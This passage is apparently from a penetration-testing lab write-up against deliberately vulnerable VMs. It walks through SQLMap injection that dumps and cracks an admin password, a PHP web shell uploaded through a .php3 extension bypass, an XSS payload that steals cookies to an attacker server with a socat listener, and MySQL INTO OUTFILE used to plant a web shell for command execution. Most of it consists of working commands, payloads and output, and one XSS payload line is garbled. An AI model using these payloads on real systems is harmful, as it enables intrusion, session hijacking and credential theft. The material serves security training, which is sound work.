[02:30:47] [WARNING] (case) time-based comparison requires larger statistical
model, please wait..... (done)
[02:31:00] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[02:33:33] [INFO] retrieved: photoblog
available databases [2]:
[*] information_schema
[*] photoblog

Copyright © PentesterLab 2013
[02:35:07] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.184.131'
```

Figure 21: SQLMap output of command to find possible databases

Once the hacker knows the available databases, information about the tables in the database can be retrieved. The SQLMap command below specifies the database using the `-D` option along with the database name and asks for the tables in the database using the `--tables` option.

```
sqlmap -u "http://vulnerable/" --headers="X-Forwarded-For: *" -D photoblog --tables
```

The result of the SQLMap command is shown in Figure 22 in which the tables in the photoblog database are listed, which are categories, pictures, stats, and users.


```

[02:36:16] [INFO] fetching tables for database: 'photoblog'
[02:36:16] [INFO] fetching number of tables for database 'photoblog'
[02:36:16] [WARNING] (case) time-based comparison requires larger statistical
model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] y
[02:36:30] [WARNING] it is very important to not stress the network adapter d
uring usage of time-based payloads to prevent potential disruptions
4
[02:36:31] [WARNING] (case) time-based comparison requires larger statistical
model, please wait..... (done)
[02:36:54] [INFO] adjusting time delay to 1 second due to good response times
categories
[02:38:09] [INFO] retrieved: pictures
[02:39:20] [INFO] retrieved: stats
[02:40:04] [INFO] retrieved: users
Database: photoblog
[4 tables]
+-----+
| categories |
| pictures  |
| stats      |
| users      |
+-----+

```

Figure 22: SQLMap output to command for finding tables in the selected database (photoblog)

Once the tables in the photoblog database have been retrieved the hacker can use the SQLMap command below to find the columns in a specific table in the database. The command again uses the -D command to specify the database and now uses the -T option to specify that it wants the users table and the --columns option to specify that it wants to get the columns in the users table.

```
sqlmap -u "http://vulnerable/" --headers="X-Forwarded-For: *" -D photoblog -T users --columns
```

The result of the command is shown in Figure 23, which shows that there are three columns in the users table which are id, login, and password.

```

[02:44:23] [INFO] adjusting time delay to 1 second due to good response times
[02:44:23] [WARNING] (case) time-based comparison requires larger statistical
model, please wait..... (done)
id
[02:44:41] [WARNING] (case) time-based comparison requires larger statistical
model, please wait..... (done)
mediumint(9)
[02:46:21] [INFO] retrieved: login
[02:47:10] [INFO] retrieved: varchar(50)
[02:48:36] [INFO] retrieved: password
[02:49:51] [INFO] retrieved: varchar(50)
Database: photoblog
Table: users
[3 columns]
+-----+
| Column | Type |
+-----+
| id      | mediumint(9) |
| login   | varchar(50) |
| password | varchar(50) |
+-----+

```

Figure 23: SQLMap output to command for finding columns in specified database (photoblog) and table (users)

Since the hacker now knows that the login and password are in the users table in the photoblog database, the table can be dumped to reveal the information in the columns. Using the SQLMap command below. Again the `-D` and `-T` options are used to specify the database and table respectively. The `--dump` option is used to specify that it wants to dump the table entries and the `--batch` option is used to specify that the command should use the default behavior instead of asking for user input.

```
sqlmap -u "http://vulnerable/" --headers="X-Forwarded-For: *" -D photoblog -T users --dump --batch
```

The result of the command is shown in Figure 24, where the login and password are shown since the default behavior was used because of the `--batch` command the password was also decrypted. The decrypted password is P4ssw0rd.

```
[02:52:54] [INFO] adjusting time delay to 1 second due to good response times
1
[02:52:55] [WARNING] (case) time-based comparison requires larger statistical
model, please wait... (done)
admin
[02:53:38] [WARNING] (case) time-based comparison requires larger statistical
model, please wait... (done)
8efe310f9ab3efeae8d410a8e0166eb2
[02:57:42] [INFO] analyzing table dump for possible password hashes
[02:57:42] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processi
ng with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[02:57:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/root/Downloads/sqlmapproject-sqlmap-e07c92b/txt
/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[02:57:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[02:57:42] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:57:42] [WARNING] multiprocessing hash cracking is currently not supported
on this platform
[02:57:48] [INFO] cracked password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d41
0a8e0166eb2'
[02:57:48] [INFO] postprocessing table dump
Database: photoblog Home | test | ruxcon | 2010 | All pictures | Ad
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+

[02:57:48] [INFO] table 'photoblog.users' dumped to CSV file '/root/.sqlmap/o
utput/192.168.184.131/dump/photoblog/users.csv'
[02:57:48] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.184.131'
```

Figure 24: SQLMap output to command for dumping specified table (users) in specified database (photoblog) and decryption of password

Once the hacker has obtained the password from the SQLMap tool, they can go to the first server virtual machine webpage and visit the admin login page shown in Figure 25 and enter the credentials obtained. Login-admin and password-P4ssw0rd.




Figure 25: Admin log in page on server virtual machine 1

After logging into the admin page the page in Figure 26 is shown. The page has a link that takes whoever is logged in as admin to a page where they can upload files. Before going to the upload page, the hacker will create a php file the will contain the code in Figure 27. This code will get the value of whatever the parameter 'c' is set to (preferably a linux command) and try to execute the command wherever the php file is uploaded. Once the php file has been created the hacker can go to the upload page and upload the php file as shown in Figure 28.




Figure 26: Admin page once access has been gained with link to upload new pictures

```
<?php
system($_GET['c']);
?>
```

Figure 27: Code for teest.php that will get the c parameter




Figure 28: Admin picture upload page

Once the php file has been uploaded and the hacker clicks on the add button the page in Figure 29 is displayed, where it displays that PHP files are not allowed to be uploaded. Since, no php files are allowed, the hacker has to find a way to bypass this.




Figure 29: Rejection of PHP file upload

To bypass the no php file restriction the hacker will change the extension of the php file to .php3 and upload it again through the admin panel as shown in Figure 30 and Figure 31. Changing the .php extension to .php3 works because the content of the file is not checked rather only the extension, and since the backend knows how to run php whenever the file is called the server will execute the file.




Figure 30: Upload of teest php file once extension has been changed




Figure 31: Successful upload of teest.php3

After successful upload of the file clicking on the home link in the page shown in Figure 31 will allow the hacker to see that the file has been uploaded as shown in Figure 32. The hacker can then look at the source code of the home page to see where the php file has been uploaded to.




Figure 32: Checking to see where teest.php3 has been saved to

In the browser enter in <http://vulnerableIP/admin/uploads/teest.php3?c=ls> which is where the php file has been uploaded to. The php file will get the parameter 'c' which is set to 'ls' and will then use the system command to execute the 'ls' command which will run on the server. The output that is seen is shown in Figure 33, which lists the files in the directory that the php file is located in. The php script execution has the same permissions as the web server running the script, so it might not be possible to view some files or execute commands.




Figure 33: Execution of ls command using teest.php3 in the web browser

This marks the end of Lab 1 and Lab 2 in which two different methods were used to do sql injection and find the login and password of the admin. Once the admin credentials were found the next phase was to upload a php file onto the first server virtual machine and once the file was uploaded the hacker could execute commands from the browser and the commands would be ran on the server.

Lab 3:

In Lab 3 the hacker will use the third server virtual machine and from the kali linux browser inject javascript code into the server web page comment box, which will embed an image tag with a source attribute pointing to a server owned by the hacker. Whenever someone visits the site on the third virtual server machine the cookie information from their session will be sent to the hacker. If someone with admin credential logs onto the site and views the comments section their cookie information will be sent to the hacker and the attacker can use that information to log onto the site and go to the admin site without needing admin credentials.

The attack is divided into 2 steps:

1. Detection and exploitation of XSS vulnerabilities.
2. Access to administration page and then find a SQL injection to gain code execution.

Exploitation

Once you find where the information you provided is not correctly encoded, you will want to exploit this issue. The first thing is to ensure that the victim (here the script running on the ISO) has access to your system. You need to make sure the ISO can access the server where you will send the information to (using the XSS). Ensure there is no firewall blocking the ISO from accessing your malicious server.

A lot can go wrong and can prevent a successful exploitation, and you will need to make sure that you have the correct syntax.

Our goal here, is to get the victim's cookie. To do so, you can create a comment that include the following payload:

```
<script>document.write('');</script>
```

Where `malicious` is the IP address or hostname of your server. When the comment will get loaded by the victim, the content of the `<script>` tag will get interpreted and will write (due to the call to `document.write`) in the page a `<img` tag with a URL that contains the cookie (due to the concatenation of the cookie by the JavaScript code). The browser will then try to load this image. Since the image's URL contains the cookie, the malicious server will receive it.

If your payload does not work, test it with your browser and check the JavaScript console to debug it. On your server, you can run Apache or any webserver, the only thing is that you need to be able to read the logs of all HTTP requests.

You can also use `socat` to get the requests from the victim:

```
# socat TCP-LISTEN:80,reuseaddr,fork -
```

`socat` will keep receiving the multiple connections where `netcat` will stop after the first one. Once the victim visits your malicious server (here simulated by a script in the ISO running every minute), his/her browser will evaluate the payload and sent his/her cookies to your malicious server:

```
# socat TCP-LISTEN:80,reuseaddr,fork -
```




```
GET /?PHPSESSID=07st4kqcbdr2ddrd4naalt9504 HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux i686) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
Referer: http://127.0.0.1/post.php?id=2
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: malicious
```

In this example, you can make sure that you correctly captured the cookie from the administrator based on the value of the User-Agent header (`PhantomJS`).

We now have the cookie of the victim: `PHPSESSID=07st4kqcbdr2ddrd4naalt9504`.

Access to the administration interface

Once you get the cookie, you can use a cookie editor or developer tools to set your cookie to the value you stole using the XSS:



```
Elements Network Sources Timeline Profiles Resources Audits Console
<top frame>
> document.cookie
""
> document.cookie = "PHPSESSID=07st4kqcbdr2ddrd4naalt9504"
"PHPSESSID=07st4kqcbdr2ddrd4naalt9504"
> document.cookie
"PHPSESSID=07st4kqcbdr2ddrd4naalt9504"
>
```

If you already have a cookie set, delete it (for example by restarting your browser).

Once you set this cookie properly, you should be able to access the administration interface by clicking on the `admin` link on the main page:

Administration of my Blog



Now, that you have more access, it's time to find another vulnerability to get a shell.

SQL injection with MySQL FILE

Introduction

If you are not confident enough to find the SQL injection by yourself, you should look into our previous exercise "[From SQL Injection To Shell](#)".

The FILE privilege allows MySQL users to interact with the filesystem. If you have direct access to the database, you can gather a list of users with this privilege by running:

```
SELECT user FROM mysql.user WHERE file_priv='Y';
```

If the current user has FILE privilege and you have a SQL injection, you will be able to read and write file on the system. You will have the same access level as the user used to run the MySQL server.

Exploitation to retrieve information

First, you will need to find the vulnerable page. Once you find it, you can start retrieving information.

If you learnt from our previous LAB 1, it's pretty trivial to retrieve information from the database. Here we will just retrieve the current user (using the MySQL function `user()`) using a UNION SELECT:

Adminis

```
title: root@localhost
3
```

We can confirm that we have file access by reading arbitrary files on the system. Using the MySQL function `load_file` using `UNION SELECT` we can retrieve the content of `/etc/passwd`:


```
← → ↻ vulnerable/admin/edit.php?id=0%20union%20select%201,2,load_file("/etc/passwd"),4
```

Administration of my Blog

```
title: 2
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Exploitation to deploy a webshell

Now that we can read files, we can try to create a file. The idea is to create a PHP file that we will then access using our browser. First, we will try to get the current path. To get the current path, the easiest way is to get PHP to generate an error. You can for example use the common PHP array (`id[]=`) trick:



Administration of my Blog


Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php c
Title: Notice: Trying to get p

Now that we have the current path: /var/www/classes/post.php (/var/www being the default on Debian), we can try to find somewhere the mysql user (default user on Debian) has write-access to.

The best way to do it is to try directories recursively::

- /var/www/classes: <http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/classes/s.php%22>
- /var/www/ <http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/s.php%22>

Unfortunately, no file gets created on the server and Apache returns a 404 error page:




Not Found

The requested URL /classes/s.php was not found on this ser

Apache/2.2.16 (Debian) Server at vulnerable Port 80

If we keep browsing the website and look at the HTML source, we can find a /css directory. When we try it <http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/css/s.php%22>, we can see that a file has been created:



1 Welcome Welcome to my blog. Leave a comment if you like the new design :) \N 1 2

By default, SQLmap will not try to use `/css` and will fail if you use the option `--os-pwn`. Now that we can create file on the server, we will use this to deploy a webshell. The webshell will contain some PHP code to run arbitrary command:

```
<?php
system($_GET['c']);
?>
```

We are going to put this PHP code in one of the column of our payload: [http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system\(\\$_GET\['c'\]\);%20%3E%22,4%20into%20outfile%20%22/var/www/css/z.php%22](http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system($_GET['c']);%20%3E%22,4%20into%20outfile%20%22/var/www/css/z.php%22) and create the file on the server.

When we try to access the PHP page and by adding the `c` parameter for our script <http://vulnerable/css/z.php?c=uname%20-a>, we get arbitrary command execution:

vulnerable/css/z.php?c=uname%20-a

come to my blog. Leave a comment if you like the new design :) \N 1 2 Linux debian 2.6.32-5-686 #1 SMP Mon Sep :